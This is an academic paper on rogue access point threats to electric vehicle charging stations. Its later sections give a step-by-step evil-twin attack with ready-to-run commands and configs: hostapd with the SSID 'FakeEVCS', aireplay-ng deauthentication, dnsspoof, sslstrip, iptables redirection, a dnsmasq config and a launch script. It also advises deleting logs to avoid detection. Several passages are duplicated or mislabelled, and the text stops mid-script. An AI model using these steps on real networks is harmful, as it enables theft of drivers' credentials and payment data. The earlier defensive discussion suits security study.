Rogue Access Points: A Critical Threat to Electric Vehicle Charging Station Security

[1*]Dr. Kashyap C. Patel, [2]Dr. Sachin A. Goswami

[1*]Faculty of Computer Applications, Ganpat University, Ganpat Vidyanagar, Mehsana-Gandhinagar Highway, PO-384012, Gujarat, India.

[2]Faculty of Computer Applications, Ganpat University, Ganpat Vidyanagar, Mehsana-Gandhinagar Highway, PO-384012, Gujarat, India.

Abstract

Electric Vehicle Charging Stations (EVCS) play a key role in the acceptance and utilisation of electric vehicles, but they are becoming more susceptible to cyber-attacks, especially those related to unauthorised access points. We examine the significant risk presented by unauthorised access points to EVCS, providing a comprehensive analysis of situations in which these malicious devices exploit weaknesses in the network. Rogue access points (RAPs) can carry out a range of attacks by imitating genuine APs. These attacks include Man-in-the-Middle (MitM), Distributed Denial of Service (DDoS), signal jamming, and phishing. Each of these assaults poses a threat to the integrity, availability, and confidentiality of the EVCS network. MitM attacks intercept confidential information, while Denial-of-Service (DoS) attacks disrupt the availability of services. Signal jamming, on the other hand, hinders communication between EVCS units and central management systems. This study demonstrates the serious impact of RAP-based assaults on EVCS by thorough analysis and simulated attack scenarios. It emphasises the immediate requirement for strong security measures to safeguard this crucial infrastructure from widespread threats.

Keywords: EVCS Security, Rogue AP, MitM, DDoS, Phishing, Signal Jamming

1 Introduction

The proliferation of EVCS marks a significant milestone in the transition towards sustainable and environmentally friendly transportation. As electric vehicles (EVs) become more prevalent, the infrastructure supporting them, particularly EVCS, must be both robust and secure. However, the increasing reliance on networked systems for managing and operating these charging stations has exposed them to a range of cyber threats. Among these threats, RAPs have emerged as a critical vulnerability, capable of severely compromising the security and reliability of EVCS networks. A rogue AP is an unauthorized wireless access point installed within a secure network, often masquerading as a legitimate AP [1]-[4]. This research paper aims to explore the threat landscape of RAP attacks on EVCS, providing a detailed analysis of how these attacks are executed and their potential impacts. These attacks can lead to service disruptions, data breaches, and significant financial losses, thereby undermining user

trust and the overall reliability of EV charging infrastructure. [6][7][12][16]

2 Importance of Network Security in EVCS

The incorporation of EVCS into contemporary transportation infrastructure has fundamentally transformed the method by which we fuel automobiles, fostering the use of cleaner and more sustainable energy sources. Nevertheless, this technological progress also presents notable cybersecurity obstacles that must be resolved to guarantee the secure and dependable functioning of EVCS networks. Ensuring network security in EVCS is of utmost significance due to several compelling reasons:

1. Ensuring Service Availability: Ensuring continuous service availability in EVCS is highly dependent on network security. EVCS networks are susceptible to a range of cyber risks, such as DoS and DDoS attacks. These assaults can inundate the system with excessive traffic, leading to disruptions in service. By implementing resilient network security measures, the risk of these assaults is mitigated, thereby guaranteeing the continuous operation and availability of charging stations for users. The dependability of EVCS infrastructure is crucial for upholding consumer pleasure and confidence. [1]-[9] [12] [16]

2. Protecting Sensitive Data: EVCS networks manage a significant volume of sensitive information, such as user identification, payment data, and vehicle-specific parameters. Robust network security measures, such as encryption and secure communication protocols, are needed to safeguard this sensitive data from interception and unauthorised access. Securing data privacy not only protects users' personal and financial information but also serves as a deterrent against identity theft and financial fraud.[6]-[9] [12] [16]

3. Preventing Unauthorized Access: Illegitimate entry into EVCS networks can result in substantial security breaches, such as data pilferage, system tampering, and unauthorised utilisation of services. Utilising robust authentication systems, such as multi-factor authentication and access control lists, effectively mitigates the risk of unauthorised individuals gaining access to the network. Implementing these security measures is essential for preserving the integrity of the EVCS and safeguarding it against harmful individuals.[6]-[9] [12] [16]

4. Manipulating User Trust: The widespread acceptance and effectiveness of EVCS heavily relies on user trust. Any instance of a security breach, unauthorised data acquisition, or interruption in service has the potential to greatly diminish user trust in the system. EVCS operators can showcase their dedication to safeguarding users' data and guaranteeing dependable service by giving priority to network security. Establishing and maintaining this trust is crucial for both retaining current customers and attracting new ones, thereby facilitating the expansion of the electric vehicle market. [6]-[9] [12] [16]

5. Compliance with Regulations: Ensuring network security in EVCS is not only essential for following industry standards, but it is also mandated by law. Several legislation and standards, such the General Data Protection Regulation (GDPR) and the Payment Card Industry Data Security Standard (PCI DSS), require stringent security protocols for

managing sensitive data. Adhering to these regulations is essential to avoid legal sanctions, safeguard the organization's reputation, and ensure that the EVCS functions within legal boundaries. [12] [16]

6. Safeguarding Operational Integrity: Ensuring the operational integrity of EVCS is crucial for providing reliable and secure charging services. Malicious online dangers, such as malware and ransomware assaults, have the potential to undermine the effectiveness and security of charging stations. Effective network security measures aid in identifying and minimising these risks, guaranteeing the seamless and secure operation of the EVCS. Ensuring operational integrity is crucial in order to mitigate accidents, equipment impairment, and other potential safety hazards. [6][7][12][16]

7. Preventing Financial Losses: EVCS are vulnerable to cyberattacks, which can result in substantial financial losses caused by service interruptions, unauthorised access to data, and expenses incurred in resolving the issue. Furthermore, occurrences involving the theft of payment information can lead to immediate financial fraud and monetary loss. By implementing robust network security measures, EVCS operators may mitigate these financial risks, so guaranteeing the long-term viability and profitability of their business. Ensuring the economic sustainability of EVCS firms relies heavily on the prevention of financial losses. [16]

8. Facilitating Future Technological Integration: In order to keep up with the changing electric vehicle industry, EVCS networks must incorporate developing technologies including smart grid systems, IoT devices, and powerful data analytics platforms. Ensuring a strong network security is crucial for enabling the incorporation of new technologies without jeopardising the security and reliability of the EVCS. An robust security framework allows for smooth technical progress, improving the functionality and effectiveness of electric vehicle charging infrastructure.[15]

   By giving priority to these components, operators of EVCS can offer charging services that are secure, dependable, and effective, thereby promoting the expansion and prosperity of the electric car sector.

2.1 Risks Associated with Inadequate Security Measures

1. Unauthorized Access: Cybercriminals can illicitly obtain entry to confidential data, including user authentication, financial particulars, and records of transactions. [11][12]

2. Data Breaches: Data breaches involve the unauthorised acquisition of data, which can then be exploited for nefarious activities such as identity theft and financial fraud.[11][12]

3. Disruption Services: Cyber assaults have the potential to impair the functionality of EVCS, resulting in interruptions in charging services and financial losses.[11][12]

4. Physical Safety Risk: In severe instances, cyber attacks have the potential to jeopardise the physical well-being of individuals, for example, by changing the voltages or currents used for charging.[11][12]

2.2 Ensuring Data Security in EVCS

1. Physical Safety Risk: Utilise secure authentication procedures, such as 2-factor authentication, to deter unauthorised access.[5][11][12]
2. Encrypt Data: Implement data encryption measures to safeguard sensitive information, ensuring that it remains secure during transmission and storage, hence mitigating the risk of unauthorised access or data breaches. [5] [11][12]
3. Regularly Software Updates: Maintain the latest versions of software and firmware to address vulnerabilities and deter potential exploitation. [11][12]
4. Educate Users: Inform users on the significance of data security and offer instructions on safeguarding their information. [5] [11][12]
5. Minor Networks: Conduct network monitoring to detect any signs of unusual behaviour and swiftly respond to any security issues. [5] [11][12]

3 Vulnerabilities in EVCS

The network security vulnerabilities of EVCS pose significant difficulties as they become an essential part of modern transportation infrastructure.[15] Gaining a comprehensive understanding of these vulnerabilities is essential in order to design efficient tactics for safeguarding EVCS networks against cyber-attacks. Below are several critical vulnerabilities in EVCS networks:

1. Insecure Network Configuration: A significant number of EVCS networks are set up without sufficient security measures, making them vulnerable to unauthorised access. Unaltered default settings, such as usernames and passwords that are provided by the factory, frequently persist, so facilitating unauthorised access for potential attackers.[6][12][15]
2. Lack of Encryption: Certain EVCS networks may have insufficient encryption mechanisms, particularly when transmitting sensitive data like user credentials and payment information. This renders data vulnerable to interception and eavesdropping by hostile entities. [6][12][15]
3. Weak Authentication Mechanism: EVCS networks occasionally utilise inadequate or obsolete authentication measures, such as uncomplicated passwords or insecure access controls. This facilitates the ability of attackers to falsify identities, obtain unauthorised entry, and undermine the integrity of the network.[6][12][15]
4. Vulnerable Communication Protocol: EVCS networks occasionally utilise inadequate or obsolete authentication measures, such as uncomplicated passwords or insecure access controls. This facilitates the ability of attackers to falsify identities, obtain unauthorised entry, and undermine the integrity of the network.[6][12]
5. Software and Firmware Vulnerabilities: EVCS frequently depend on software and firmware

that can have vulnerabilities caused by coding mistakes or the absence of timely updates. These vulnerabilities can be used by attackers to carry out malicious activities such as executing harmful code, causing malfunctions, or gaining control of the charging infrastructure.[6][12]

6. Physical Security Risk: Attackers can take advantage of physical access to EVCS units to manipulate hardware, install unauthorised devices, or exploit USB ports and other interfaces. Inadequate physical security measures can facilitate attackers in compromising the system.[5][6][12]
7. Rogue Access Point: Attackers can deploy RAPs to imitate genuine network access points. RAP have the ability to intercept communications, pilfer passwords, and enable a range of assaults, including MitM and phishing attacks.[1]-[4]
8. Inadequate Monitoring and Logging: A significant number of EVCS networks do not include extensive monitoring and logging functionalities, which hinders the prompt identification and response to suspicious actions or security breaches. In the absence of sufficient surveillance, assaults can remain undetected for prolonged durations.[6]
9. Interoperability Issues: EVCS frequently require compatibility with a range of vehicle models and charging protocols. Interoperability can create vulnerabilities if various components do not conform to the same security standards or if compatibility patches add new problems.[6][12]
10. Third-Party Integration: Integrating with external services and applications, such as payment processors and energy management systems, might create security weaknesses. Third-party systems that have been compromised can provide as a means for attackers to increase admittance to the EVCS network.[12]

Category	Details
1. Communication Protocols	
Open Charge Point Protocol (OCPP) [5]	Facilitates communication between EV chargers and central management systems. [5] Susceptible to MitM or replay attacks if not properly secured.[5]
Wireless Protocols [5]	EVCS use Wi-Fi, Bluetooth, or cellular networks for connectivity. [5] Vulnerable to eavesdropping, signal jamming, or unauthorized access if not adequately protected. [5]
2. Network Ports	
Open Ports [12]	Unsecured open ports provide entry points for attackers.[12] Commonly used ports for HTTP, HTTPS, or custom protocols should be monitored and secured. [12]
3. Software Vulnerabilities	


Operating System and Firmware [12]	Outdated or unpatched software and firmware have known vulnerabilities. [12] Exploited to gain unauthorized access or execute malicious code. [12]
Application Software [12]	Vulnerabilities in applications running on EVCS systems can be exploited. [12] Can lead to data theft, denial of service, or remote control of the charging station. [12]
4. Hardware Components	
Charging Station Hardware [5]	Physical access allows attackers to tamper with components, install rogue devices, or extract data. [5]
User Interface [12]	Touchscreens or keypads can be vulnerable to tampering. Allows attackers to input malicious commands or harvest user credentials. [12]
5. Authentication Mechanisms	
Weak Authentication [15]	Poorly implemented authentication mechanisms allow attackers to bypass security controls. [15]
RFID and Smart Cards [14]	Used for user authentication but can be cloned or spoofed if not properly secured. [14]
6. Data Transmission	
Unencrypted Data [12]	Transmitting data without encryption makes it susceptible to interception and unauthorized access. [12]
Sensitive Information [12]	Personal and financial data need to be protected against theft during transmission between EVCS and backend systems. [12]

Table 1: Several components and areas that can be vulnerable to attacks on EVCS.

This table 1 summarizes the components and functionalities involved in designing an EVCS infrastructure. Each category emphasises distinct security vulnerabilities, such as vulnerability to attacks on communication protocols like OCPP, hazards from open network ports, and deficiencies in software and hardware that may result in unauthorised access or data theft. It is crucial to address these vulnerabilities in order to sustain a safe and dependable EVCS infrastructure.

The following graphical part in figure 1 outlines the main components and their interactions within an EVCS infrastructure. The architecture focuses on providing efficient and secure charging services while ensuring flexibility and scalability for future developments.

Fig. 1: EVCS Infrastructure [1]-[4] [12][15]



Comprehending and resolving these weaknesses is crucial for safeguarding EVCS networks from cyber hazards. To ensure the secure and dependable functioning of electric vehicle charging infrastructure, we may safeguard EVCS from potential assaults by adopting strong encryption, regular software upgrades, comprehensive monitoring, and user education. Implementing this proactive strategy for network

security would enhance confidence in EVCS and facilitate the wider acceptance of electric vehicles. [1]-[4] [12][15]

4 Harmful Impacts of Rogue AP on EVCS:

A RAP [1]-[4] refers to an illicit wireless access point that is installed on a network without obtaining explicit consent from the network administrator. RAPs can be established by malevolent individuals or unintentionally by employees who link their own devices to the network. These unauthorised access points present substantial security hazards since they can be utilised to intercept, modify, and disrupt network communications.[1]-[4]

4.1 Service Disruption:

Disruption of Charging Services: Malicious access point assaults can result in significant disruptions to the charging services, rendering EVCS inaccessible or only sporadically accessible. Adversaries have the ability to utilise the unauthorised access point to initiate MitM or DoS attacks, effectively disrupting the connection between the charging station and the network.[6] This can lead to:

- Charging sessions are being abruptly ended.[6]
- Failure to commence new charging sessions.[6]
- Excessive waiting durations for users, resulting in feelings of frustration and inconvenience.[6]

Operational downtime: Operational downtime can occur when there are frequent service outages caused by rogue AP attacks[1]-[4], resulting in prolonged periods of system unavailability. The interruption of service can pose significant challenges for EVCS situated in vital locations, such as highways or urban hubs, where uninterrupted accessibility is of utmost importance. Extended interruptions can:

- Reduce the frequency of charging sessions each day.
- Impact the overall efficiency of the charging station network.
- Result in increased maintenance and operational expenses as technical teams work urgently to remedy problems.

4.2 Financial Losses:

Direct Revenue Losses: Service disruptions have a direct influence on the revenue of EVCS operators. Every time a charging session is stopped or fails, it results in a missed chance to generate revenue. Over a period of time, these losses might gather, having a substantial impact on the financial well-being of the organization.[16]

Increased Operational Costs: Dealing with the consequences of rogue AP attacks incurs

significant expenses, which include:

- Technical support and incident response teams are deployed to counteract the attack.[16]
- Performing system upgrades and applying patches to mitigate potential future issues.[16]
- Legal and regulatory fees may arise in the event that the attack results in data breaches or non-compliance issues.[16]

Compensation and Refunds: In order to uphold consumer satisfaction and trust, EVCS operators may be required to provide compensation or refunds to users who have been impacted. This might impose an additional financial strain, exacerbating the erosion of profit margins.

4.3 Data Breaches and Privacy Issue:

Sensitive Data Exposure: RAPs attacks frequently entail the interception and manipulation of data transmission. This can result in the disclosure of confidential data, including:

- Authentication details and private data of the user.
- Information on payment details and records of transactions.
- Vehicle identifying numbers (VINs) and charge history.

Regulatory Non-Complaince: RAP assaults can result in data breaches, which may result in failure to comply with data protection standards, such as GDPR, PCI DSS, or CCPA. Insufficient protection of user data can result in regulatory agencies imposing substantial fines and penalties.[12][16]

Reputational Damage: EVCS operators' reputation can be significantly harmed by data breaches. Users' confidence in the security of the charging network may be eroded, resulting in reduced usage and a damaged brand reputation. Restoring confidence following a data breach can be a protracted and expensive endeavor.[12][16]

4.4 Long-Term Implications for EVCS Reliability and User Trust

Decreased Reliability: Continual unauthorized access point attacks might weaken the perceived dependability of EVCS. Charging stations are essential for users to power their vehicles throughout both their everyday commutes and long-distance travels. The occurrence of frequent service outages and security concerns might create the perception that EVCS are not dependable, leading users to explore alternate charging options or switch to different service providers.[12]

Loss of User Trust: Trust is crucial for the success of EVCS. Unauthorized access point intrusions that lead to data breaches or frequent interruptions in service can undermine user confidence. Customers may have apprehension regarding the safeguarding of their personal and financial data, resulting in a decrease in customer loyalty and retention.[12]

Impact on Market Growth: The sustained viability of EVCS is directly linked to the


expansion of the electric vehicle industry. The adoption rate of electric vehicles can be hindered by security issues and service disruptions. Potential customers may be reluctant to move from traditional vehicles due to worries about the dependability and safety of charging infrastructure.[12]

Increased Security Investment: The sustained viability of EVCS is directly linked to the expansion of the electric vehicle industry. The adoption rate of electric vehicles can be hindered by security issues and service disruptions. Potential customers may be reluctant to move from traditional vehicles due to worries about the dependability and safety of charging infrastructure.[12]

Technological Stagnation: Constantly defending against security threats can hinder the implementation of new technologies and innovations. EVCS operators might become overly cautious, delaying the adoption of advancements such as smart grid integration, IoT enhancements, and AI-driven energy management systems.[6]

RAP assaults pose a complex and diverse danger to EVCS, affecting the availability of services, financial stability, data security, and user confidence. To tackle these difficulties, it is necessary to adopt a proactive strategy that includes strong security measures, ongoing tracking, and educating users. By giving network security a high priority, EVCS operators can confirm the protection of their infrastructure, sensitive digital information, and the conviction and contentment of their users. This will guarantee the long-term success and expansion of the electric vehicle ecosystem.

Fig. 2: RAP based attack on EVs and EVCS [1]-[4]



The figure 2 visually conveys the threat posed by RAPs in intercepting and compromising the data and communication between electric vehicles and charging stations, highlighting the potential for unauthorized access and attacks within this infrastructure.

5 Possible Attacks on EVCS through RAPs:

RAPs pose a significant risk to the security and dependability of EVCS. They have the ability to enable a broad spectrum of assaults, including data theft, MitM attacks[1]-[4][6][7][13], DoS attacks [1]-[4][6][10][11][13], and malware dissemination. To safeguard EVCS networks from unauthorised access points, it is necessary to apply stringent security measures such as robust authentication procedures, consistent network monitoring, comprehensive employee training, and the deployment of modern intrusion detection systems. By mitigating these weaknesses, we can guarantee the secure and dependable functioning of EVCS and facilitate the further expansion of electric car infrastructure.[1]-[4]

5.1 Data Interception and Theft

Unauthorized access points have the capability to intercept data that is being communicated between electric vehicles and EVCS. The data may contain confidential data, such as user credentials, transaction specifics, and car diagnostics. Malicious individuals can exploit this intercepted data to engage in identity theft, perpetrate financial fraud, or gain unauthorized

entry into EVCS systems.[7]

Below are the detailed steps and tools required to perform a rogue AP-based attack on Electric Vehicles (EVs) and EVCS for data interception and theft.

Tools and Software

Hardware	**Software**
Raspberry Pi or any other small, portable computer [17]	Kali Linux [19]: An auditing and penetration testing Linux distribution.
Wi-Fi adapter capable of packet injection (e.g., Alpha AWUS036NHA).[18]	aircrack-ng [20] suite: An auditing suite for wireless networks.
Power source for the Raspberry Pi (e.g., portable battery pack).	Hostapd [21]: A software package that allows you to create a software-based access point.
	Dnsspoof [22]: A tool to spoof DNS responses to redirect traffic.
	Wireshark [23]: A network protocol analyzer to capture and analyze packets.

Table 2: Tools and software details for data interception and threat using rogue ap on EVCS

Process to perform attack: Here is a pseudo algorithm for the rogue AP [1]-[4] attack on Electric Vehicles (EVs) and EVCS:

```
**Rogue AP Attack Algorithm**

**Input:**

* Legitimate EVCS network details (SSID, MAC address, etc.)
* Raspberry Pi with Kali Linux installed
* Wi-Fi adapter capable of packet injection
* Power source for the Raspberry Pi

**Output:**

* Intercepted data (user credentials, payment information, vehicle data, etc.)
```

```
**Steps:**
1. **Setup Rogue AP**
        * Install and configure Kali Linux on Raspberry Pi
        * Update package list and install necessary tools (aircrack-ng, hostapd, dnsmasq, wireshark)
        * Configure Wi-Fi adapter and set up interface in monitor mode
        * Create fake access point with hostapd (using a configuration file like hostapd.conf)
2. **Deauthenticate Users**
        * Use aireplay-ng to deauthenticate users from legitimate EVCS network
        * Force users to reconnect to rogue AP
3. **Capture and Analyze Traffic**
        * Start packet capture using Wireshark on rogue AP interface
        * Filter traffic to focus on relevant data (HTTP, HTTPS, DNS requests)
        * Spoof DNS responses using dnsspoof to redirect DNS queries to attacker's controlled server
4. **Intercept and Analyze Data**
        * Intercept unencrypted traffic directly
        * Attempt SSL stripping using tools like sslstrip to downgrade connections to HTTP and intercept data
        * Analyze captured packets using Wireshark to extract sensitive information
5. **Clean Up**
        * Stop all running processes and services
        * Remove configuration files and logs to avoid detection
        * Restore Wi-Fi adapter to its original state
```

Process to perform attack:

1. **Set Up the Rogue AP:**

a. Install and Configure Kali Linux:

- Install Kali Linux [19] on the Raspberry Pi.[17]
- Keep the package list up-to-date and install any required utilities:

```
sudo apt update
sudo apt install aircrack-ng hostapd dnsmasq wireshark
```

b. Configure the Wi-Fi Adapter:

- Establish the connectivity with Wi-Fi adapter [18] to Raspberry Pi.[17]
- Identify the Wi-Fi adapter [18] interface

```
iwconfig
```

- Set interface to monitor mode:

```
sudo airmon-ng start wlan0
```

c. Create a Fake Access Point:

- Create a configuration file for hostapd: [21]

```
interface=wlan0
driver=nl80211
ssid=FakeEVCS
hw_mode=g
channel=6
```

- Start the RAP:

```
sudo hostapd hostapd.conf
```

2. Deauthenticate Users from the Legitimate Network:

- Use aireplay-ng [49] to deauthenticate [1]-[4] users from the legitimate EVCS network, forcing them to reconnect to the rogue AP:

```
sudo aireplay-ng --deauth 0 -a <AP_MAC> wlan0
```

3. Capture and Analyze Traffic:

a. Start Packet Capture:

- Use Wireshark [23] to capture packets on the rogue AP interface:

```
sudo wireshark
```

- Filter traffic to focus on relevant data (e.g., HTTP, HTTPS, DNS requests)

b. Spoof DNS responses:

- Use dnsspoof to redirect DNS queries to the attacker's controlled server:[22]

```
sudo dnsspoof -i wlan0
```

c. Intercept and Analyze Data:

- Intercept unencrypted traffic directly.
- For encrypted traffic (e.g., HTTPS), attempt SSL stripping using tools like sslstrip to downgrade connections to HTTP and intercept data:

```
sudo sslstrip -l 8080
```

4. Extract Sensitive Information:

- Analyze captured packets using Wireshark to extract sensitive information such as:
  - User credentials.
  - Payment Information
  - Vehicle data (e.g., VINs, charging history).

5. Clean up

- Stop all running processes and services.
- Remove configuration files and logs to avoid detection.
- Restore the Wi-Fi adapter [18] to its original state:

```
sudo airmon-ng stop wlan0mon sudo service network-manager restart
```

5.2 Man-in-the-Middle (MitM) Attack:

In a MitM attack, the rogue AP acts as an intermediary between the EV and the legitimate EVCS network. By intercepting and potentially altering the communication, attackers can manipulate the data being exchanged. This can lead to incorrect charging parameters being set, causing overcharging or undercharging of the vehicle, which can damage the battery and reduce its lifespan.[1]-[4][6][7][13]

How MitM Attacks with Rogue APs Work:

1. **Creation of Rogue AP:**

- An attacker sets up a RAP near the EVCs. This AP mimics a legitimate access point that EVCs are supposed to connect to for management or charging purposes.[1]-[4][6][7][13]

2. **Interception of Traffic:**

- When an EVC connects to the rogue AP, the attacker intercepts the traffic passing between the EVC and the actual network or server it intends to communicate with. [1]-[4][6][7][13]

3. **Modification of Data:**

- The attacker can modify the data passing through, potentially injecting malicious commands or altering settings, which can disrupt operations or compromise security. [1]-[4][6][7][13]

4. **Collection of Credentials:**

   If the communication involves login credentials or sensitive information, the attacker can capture these credentials for unauthorized access later. [1]-[4][6][7][13]

Tools and Techniques Used in MitM Attacks:

Category	Item	Description	Use
Devices	Raspberry Pi [17]	A small, affordable computer capable of running Linux and various network penetration testing tools.	Configured as a rogue AP with relative ease.
Wi-Fi Pineapple [24]	Specifically designed for penetration testing.	Allows for the creation of rogue APs and interception of Wi-Fi traffic.	
Desktop / Laptop	Any standard laptop or desktop computer with a compatible Wi-Fi adapter [18].	Set up a rogue AP and execute MitM attacks.	
Wi-Fi Adapter	Wi-Fi adapter [18]	Example: Alpha	

	capable of packet injection.	AWUS036NHA. [18]	
Operating Systems	Kali Linux [19]	Popular Linux distro for penetration testing and security audits.	Includes a wide range of tools for network sniffing, packet analysis, and MitM attacks.
Parrot Security OS [25]	Security-focused and penetration testing-oriented distro based on Debian.	Includes a variety of pre-installed tools that are valuable for conducting MitM.	
Windows [31]	Although less commonly used for such attacks, Windows systems can still run tools for packet capturing and setting up rogue APs.	Supports software like Wireshark.	
Tools	Airgeddon [29]	A versatile bash script designed for Linux platforms.	Assists in setting up rogue APs, conducting wireless network audits, and performing MitM attacks.
Wireshark[23]	An extensively utilized network protocol analyzer.	Captures and analyzes traffic passing through the rogue AP, revealing sensitive information such as login credentials.	
aircrack-ng [20]	A suite of tools for auditing wireless networks.	Useful in break the Wi-Fi passwords.	
Hostapd [21]	A software package that allows you to create a software-based access point.	Configures and manages wireless networks.	
hping3[26]	A network tool used to generate and send custom TCP/IP packets.	Useful for network testing and packet crafting.	
Bettercap [27]	A powerful, flexible tool for network attacks.	Supports many features like sniffing, packet injection, and session hijacking.	
Ettercap [28], Evil-Twin Attack Tool [1]-[4]	An extensive collection of tools for conducting MitM on	Provides assistance ARP poisoning, packet sniffing, and	

	a LAN.	SSL stripping.	
Sslstrip [30]	A MitM tool that carries out SSL stripping attacks.	Intercepts and converts HTTPS traffic to HTTP.	
MitM Framework [1]-[4]	A modular framework for conducting MitM attacks.	Includes modules for SSL stripping, session hijacking, and more.	
	A comprehensive suite for MitM attacks on LAN.	Supports features like ARP poisoning, packet sniffing, and SSL stripping.	
Dnsmasq [39]	Provides fundamental network functions for small networks, such as DNS, DHCP, router advertisement, and network boot.	Provides DHCP and DNS services for the RAP.	

Table 3: Devices, OS and Tools details for MitM using rogue ap on EVCS

Steps to Perform the Attack

1. Set Up the Rogue AP
a. Install Necessary Tools:

```
sudo apt update
sudo apt install aircrack-ng hostapd dnsmasq wireshark sslstrip
```

b. Configure the Wi-Fi Adapter:

```
sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor
sudo ifconfig wlan0 up
```

c. Create Configuration Files:

Create a hostapd.conf file:

```
interface=wlan0
driver=nl80211
ssid=FakeEVCS
hw_mode=g
channel=6
```

Create a dnsmasq.conf file:

```
interface=wlan0
dhcp-range=192.168.1.2,192.168.1.100,12h
dhcp-option=3,192.168.1.1
dhcp-option=6,192.168.1.1
server=8.8.8.8
server=8.8.4.4
log-queries
log-dhcp
```

Create a start.sh script to start the services:

```
#!/bin/bash

# Configure and start hostapd
sudo hostapd hostapd.conf &

# Configure and start dnsmasq
sudo dnsmasq -C dnsmasq.conf &

# Enable IP forwarding
sudo sysctl -w net.ipv4.ip_forward=1

# Configure NAT
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

# Start sslstrip
sudo sslstrip -l 8080 &

Make the script executable:
chmod +x start.sh
```

2. Deauthenticate Users from the Legitimate AP

Identify the legitimate AP and clients:

```
sudo airodump-ng wlan0
```

Deauthenticate clients:

```
sudo aireplay-ng --deauth 0 -a <AP_MAC> wlan0
```

3. Capture and Analyze Traffic

a. Start the Rogue AP:

```
./start.sh
```

b. Start Packet Capture with Wireshark:

Open Wireshark and start capturing on the wlan0 interface.

c. Intercept and Strip SSL Traffic:

Configure iptables to redirect HTTP traffic to sslstrip:

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080
```

4. Analyze Captured Data

Use Wireshark to analyze intercepted packets. Look for HTTP requests and responses, as SSL traffic will be downgraded to HTTP by sslstrip.

Example Code Snippets
hostapd.conf:

```
interface=wlan0
driver=nl80211
ssid=FakeEVCS
hw_mode=g
channel=6
```

dnsmasq.conf:

```
interface=wlan0
dhcp-range=192.168.1.2,192.168.1.100,12h
dhcp-option=3,192.168.1.1
dhcp-option=6,192.168.1.1
server=8.8.8.8
server=8.8.4.4
log-queries
log-dhcp
```

start.sh:

```
#!/bin/bash

# Configure and start hostapd
sudo hostapd hostapd.conf &

# Configure and start dnsmasq
sudo dnsmasq -C dnsmasq.conf &

# Enable IP forwarding
sudo sysctl -w net.ipv4.ip_forward=1

# Configure NAT
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

